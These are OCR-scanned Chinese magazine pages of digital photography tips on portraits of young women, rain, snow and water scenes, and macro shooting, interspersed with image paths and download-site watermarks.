
手部的动作让整体感觉变得活泼


两侧空间的比例掌握失调

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

展现MM文静的气质


脸侧向一边会让效果更佳


过于复杂的背景破坏了照片的构架

俯拍

从上至下的角度会让MM的身体曲线充分改变，而因为其改变的方向是“瘦”，所以也是经常采用的拍摄角度。我们经常可以从网上看到一些MM用摄像头拍摄的“简洁版”照片，几乎无一例外地采用了俯拍，其中的原因并非完全是因为摄像头摆放位置的关系，最主要的是这种角度不仅可以让MM看起来显得更为苗条，同时还会让MM的眼睛显得更大。但是并非所有的MM都适合俯拍，那些身材极为纤细的MM最好还是不要使用高角度进行拍摄。

仰拍

是否选用这种拍摄方法主要考虑的就是MM的脸型。如果MM的脸型较圆，那么就一定不要采用仰拍，否则的话会显得下颌极为宽大。但是如果MM的下颌很小巧，而又想拍摄出较为丰满的面部，那么使用仰拍就极为合适了。

平行角度

因为大多数日常生活中，我们拍摄照片只能选择平行角度这种最为常见的拍摄角度，而影响拍摄效果的主要因素，就是前文中提到的姿态问题，因而也就不在这里赘述了。

细节不能忽略

构图

“前宽后窄”是人像摄影构图的关键，意思就是说正面保留的空间要比背面多一些，否则的话就容易造成画面的失衡。另外注意不要使用过于复杂的背景，这样会抢去MM的风头，从而失去了照片的主题。

景深

给MM拍照的时候最好使用大光圈，这样会让背景变得相对模糊，从而突出MM才是照片的主体。不过也要注意景深，一定要使面部清晰，然后再根据景深来选择光圈。数码相机由于本身技术的特点，即便是选用最大的光圈也很难弱化背景，所以可以考虑用长焦来进行拍摄。

用光

用光主要有三种：顺光拍摄可以拍摄出较为柔和的面部；测光拍摄可以拍摄出轮廓感较强的面部；逆光拍摄较少使用，往往是为了突出MM的整体轮廓和头发。

曝光

曝光的作用就是准确地在照片上展示MM的皮肤，出于这个基础，最好首先对MM的面部进行测光，并在这个基础上细微调整曝光度。只要把握好这个原则，拍摄出来的照片就不会出现曝光过度和影响细节质量的情况。


快门

我们在拍摄照片的时候经常会因为手不稳定，而使照片出现模糊感——给MM拍照的时候，估计更是会紧张而“颤抖”。事实上如果掌握好快门技术，那么就可以在很大程度上弥补这种失误。一般情况下，快门的参数只要设置成焦距的倒数即可（例如60mm焦距对应1/60秒快门）。另外提高ISO的感光度，或者是使用较短的焦距进行拍摄，也可以减少拍摄时出现的失误。

给MM拍摄的高超技术不是一朝一夕可以练就的，只有在日常的拍摄过程中不断学习和钻研，才能逐渐提高水平。至于抓拍的技术，就更需要长时间的练习和经验的积累才能掌握——按下快门，让MM曼妙的身姿和灵动的瞬间成为永恒，是一件多么具有成就感的事啊！ CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn



主角是“H_2O”

拍摄水的不同形态

Tag 拍摄水 〉技巧 〉DC拍拍拍

文/无极限

水是我们赖以生存的关键元素，在地球上海洋的面积就占据了71%，加上江河湖泊后整体的比例还会进一步提升，而人体内水分的比例也达到了夸张的65%。面对几乎无处不在的生存之源，我们除了应该珍惜宝贵的水资源外，利用越来越普及的数码相机来拍摄不同形态的“水景”，无疑也是一件非常有意义的事情。如果挥霍自然资源的情况没有改善，或许我们以后只能在照片中进行回忆了……

天街小雨润如酥，草色遥看近却无。

在这里我们首先要介绍的是雨景的拍摄技巧。

亮度

雨景的亮度会因为雨量而有很大的差异，通常来说牛毛细雨时的亮度往往会高于瓢泼大雨的亮度。因为这个原因，拍摄不同雨景的曝光度也有很大的差异，所以在拍摄之前一定要先使用测光表进行测光。

曝光

拍摄雨景时，因为整体景物反差较小的关系，加之拍摄时很容易出现曝光偏多的情况，两者结合就会使得整张照片的反差更小，导致总体感觉非常灰暗。解决这个问题的方法就是减少曝光，最好是在正常曝光的基础上减少1~1.5档的曝光量，通过后期处理让照片的景物反差更加明显。

背景

最好选用深色的背景，而不是以天空为背景，这样才能使雨丝成为照片的主题。如果拍摄的环境中还有其他的水——自然水域甚至是道路上的积水，拍摄雨水落在水面上而形成的层层涟漪，会让照片更加体现雨景的美感。同样的手法可以应用到夜间的雨景拍摄中，利用灯光的自然反射，会让画面显得更加生动，而雨天夜景的色彩效果要比一般夜景更为丰富。

角度与速度

我们通常都会把风和雨联系在一起，而正是因为风的存在，雨水通常都不是垂直下落的。考虑到这个因素，在拍摄的时候最好选择和雨丝夹角15~30度左右。而快门的速度也不适宜太高——如果快门速度高，会使雨水运动的速度显得缓慢，往往会在照片上呈现颗粒状；如果快门速度慢了，雨丝又会拉长，使得照片缺乏柔美感。一般建议快门速度选择在1/30秒到1/60秒之间，这样才会将雨水的运动感以最佳方式保存在照片上。

忽如一夜春风来，千树万树梨花开

虽然说下雪这种自然景观在我国大部分的南方省市并不多见，但是随着人民生活水平的提高，通过旅游的方式来目睹银装素裹已经不再是难事了。相对其他的“水景”而言，雪景拍摄的难度相对最高。

背景

白茫茫的雪景，这也就意味着它拥有强烈的亮度和反光度。如果在阳光下拍摄雪景，那么就会感觉刺眼，所以还是要在拍摄时选择比较暗的背景，这样会使雪景与暗处的景物形成明暗反差比较强烈的对比，使整个画面的层次感显得比较丰富。而拍摄时前景的选择也相当重要——由于雪景的特殊性，利用挂满冰凌或铺着厚厚的积雪的树枝、建筑物等作为拍摄的前景，可以增加空间深度，提高雪景的表现力，使得整个画面的内涵更加丰富，不至于因为颜色过于单调而使观看者产生厌倦的情绪。

工具

由于拍摄雪景的特殊限制，我们最好使用一些工具来进行辅助，而其中的关键就是包括了UV镜与偏振镜的滤光镜。其中的UV镜可以过滤紫外线，减少透射到感光材料上的蓝紫光波，使远景清晰，提高远景色的反差及色彩饱和度。另一方面，由于数码相机对于红光及红外光敏感而对蓝紫光（尤其是紫外光）并不敏感，所以在数码相机上加用UV镜将得不到所期望的滤光效果，所以UV滤镜对于雪景拍摄的滤光作用就不是那么必要了。不过UV镜的保护作用还是值得一提的，在雪地里由于许多不确定的因素可能导致镜头的污损，这时配一块UV镜可以很好地保护镜头，拍摄完毕只要好好擦擦UV镜就可以了，而不用提心吊胆、小心翼翼地去擦那块昂贵的镜头啦！偏振镜也是一种常用滤镜，在摄影中常用来消除或减弱非金属表面的强反光，从而消除或减轻光斑，还可用来拍摄玻璃后面的物品，或表现强反光处的物体的质感。在一些特殊摄影中，偏振镜有着非常重要的作用。在雪景拍摄时加用偏振镜可以吸收雪地反射的偏振光，降低雪地的亮度，调节影调，而偏振镜又不影响原景物的颜色，使得整个画面的层次感和色彩饱和度相当的出色。

细节

在拍摄雪景时首先要注意的技术细节就是调整白平衡。在雪景中因为周围特殊环境的影响，使得数码摄像机的自动白平衡功能并不十分准确，在这种情况下手动调整的精确程度要胜

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn


过自动调整。由于数码摄像机的CCD感光元件本身没有自动适应功能，为了贴近人的视觉标准，所以模仿人类大脑并根据光线来调整色彩，也就是需要自动或手动调整白平衡来达到令人满意的色彩。只有数码摄像机的白平衡设置是准确的，色彩才能被正确还原，这样拍摄出来的雪景画面色彩才达到最佳效果。

同样是因为雪景的特殊环境，在拍摄雪景时不宜采用顺光，否则就会让画面显得过亮。所以说一般应当采用侧光和逆光进行雪景的拍摄，这样可以更好地表现所要拍摄景物的明暗层次感和透明质感，整个画面的色调也会显得不再那么单调。

另外还有一个不能忽视的技术细节，那就是正确调整曝光。一般来说使用数码摄像机的自动曝光拍摄雪景都会显得曝光不足，主要的原因就是强烈的反射光使测光结果相差1~2级曝光量。所以为了拍摄更为真实的雪景，此时我们依然需要使用手动曝光功能。

江流天地外，山色有无中

无论是江河湖泊还是构成它们的小溪，都是由较大面积的流水和静态水域构成的。拍摄这些特定景物时，水面的倒影是主要的表现因素之一。而拍摄水面倒影应选择较为平静或者是流动缓慢的水面，如果是表现水边的人物倒影，采用顺光拍摄容易使人物倒影的形象及色调清晰明澈。而在涉及到的具体技术方面，主要注意以下几点：



倒影往往都是平静水面的摄影关键

雪景需要强烈的背景对比

光源

即便是拍摄同一个水面场景，因为水面反射光源能力较强的关系，在顺、侧、逆三种不同光线照射下，水面颜色都会显示一定的差异：在顺光或者顺侧光照射下，绿色水面的色彩十分浓艳；在侧光照射下，绿水的饱和度会降低，水面的波浪的起伏线条及明暗反差较大；在散射光照射下，水面均匀受光，绿色的色彩比较淡雅柔丽，没有明显的反光。根据众多摄影爱好者总结的经验来看，顺光不利于表现水的质感及固有色。而在水质比较清澈、水底较浅的情况下，顺光下容易看清水底景物。至于侧光，有利于表现水的形态、波浪线条等。逆光下进行拍摄，会突出水面闪烁不定的高光点，从而照片中的景物更加生动，甚至会产生一种华丽的感觉。

曝光

在拍摄江河湖泊的时候，最好以水面为基准控制曝光量，而拍摄时最好用手动光圈档“锁住”光圈，通过这种方法来避免水面的闪烁引起画面亮度的变化。除此之外还可以采用收半档光圈的辅助方法，这样可以增加成像后照片的层次感。而如果表现水边的人物，并以水面为大背景时，也应以水面亮度为准控制曝光量，由于人脸反光率远不及水面，所以最好使用补光方法来提高人脸亮度，或者是通过顺光、顺侧光的拍摄手法，来减少人脸与水面亮度的反差。在涉及到人像的拍摄时，千万注意不要用增加曝光量的方法提高人脸的亮度，这样会导致水面曝光过度，结果就会浪费美妙的自然景观。

只缘身在此“水”中


随着数码相机应用技术的发展，以及摄影爱好者更为广泛的拍摄需求，很多诸如水下拍摄这种看似“专业”的拍照方式也不再遥不可及。事实上即便是使用那些专用的防水数码相机，仍然需要一些小技巧来加强拍摄效果，而其中的关键问题就是解决镜头上的水珠。

让镜头上的水滴不再成为拍摄的障碍，最简单的方法就是将少量的唾液均匀涂抹在镜头上，然后冲洗掉。反复这个过程4、5次后，最后一次无需冲洗，而是晾干后用细绒布擦拭干净。虽然这种方式最为简便，但是毕竟不太卫生，所以通常不建议大家使用。其次还有一种方法就是，用较为柔软的桃子、李子、桔子等水果的果肉轻轻擦拭镜头，然后在快要晾干的时候对镜头进行冲洗。需要注意的是使用这种方法的时候一定要选用柔软的果肉，否则就有可能破坏镜头。最后一种较为专业的方法，就是使用专业的车辆玻璃防护液体。将其均匀涂抹在镜头上，然后晾干，同样使用细绒布擦拭即可。大家在实际拍摄的时候最好选用最后一种方式，不过在缺乏足够客观条件的时候，前两种方法也可以用来应急。

当然消除镜头上的水珠不仅仅可以应用在水下拍摄中，如果是室外雨景拍摄的时候，也可以使用同样的方法来解决滴落在镜头上的雨水。CF

红软基地独家制作 www. rsdown. cn

红软基地独家制作 www.rsdown.cn



以小见大真功夫
数码相机微距拍摄实用经验

Tag 微距拍摄 〉技巧 〉DC拍拍拍

文/LJloveMR

我们通常在使用数码相机的时候，大多都是拍摄日常生活中的人物和场景。因为数码相机本身的自动调节功能，拍摄这些照片并不需要太多的技巧，就可以获得效果不错的照片。但是在某些特定的时候，我们需要在相对距离比较近的情况下拍摄照片，这个时候我们就会发现拍摄出来的照片效果不佳，而自己也不清楚究竟是什么原因。事实上要想拍摄好近距离的对象，那么微距拍摄就必不可少了。

拍摄基础与拍摄对象

首先我们要了解一下微距拍摄的概念，通俗地说当拍摄比物体正常尺寸要大的图像，即可以称之为微距拍摄。以前我们所使用的传统相机镜头的焦距较长，如果想要实现微距拍照的话，就需要配备微距镜头。数码相机本身则具有得天独厚的优势，那就是CCD感应器的面积较小、镜头焦距较短（几十毫米甚至几毫米），因此能有相当理想的微距功能。即使是很多民用级的低端数码相机，都配置了微距、甚至超微距功能，虽然与专业的微距拍摄无法相比，但会让你一试微距世界的美丽。不过虽然说使用数码相机进行微距拍摄上手容易，但是仍然需要一定的经验积累才能拍摄出堪称“专业”的效果。

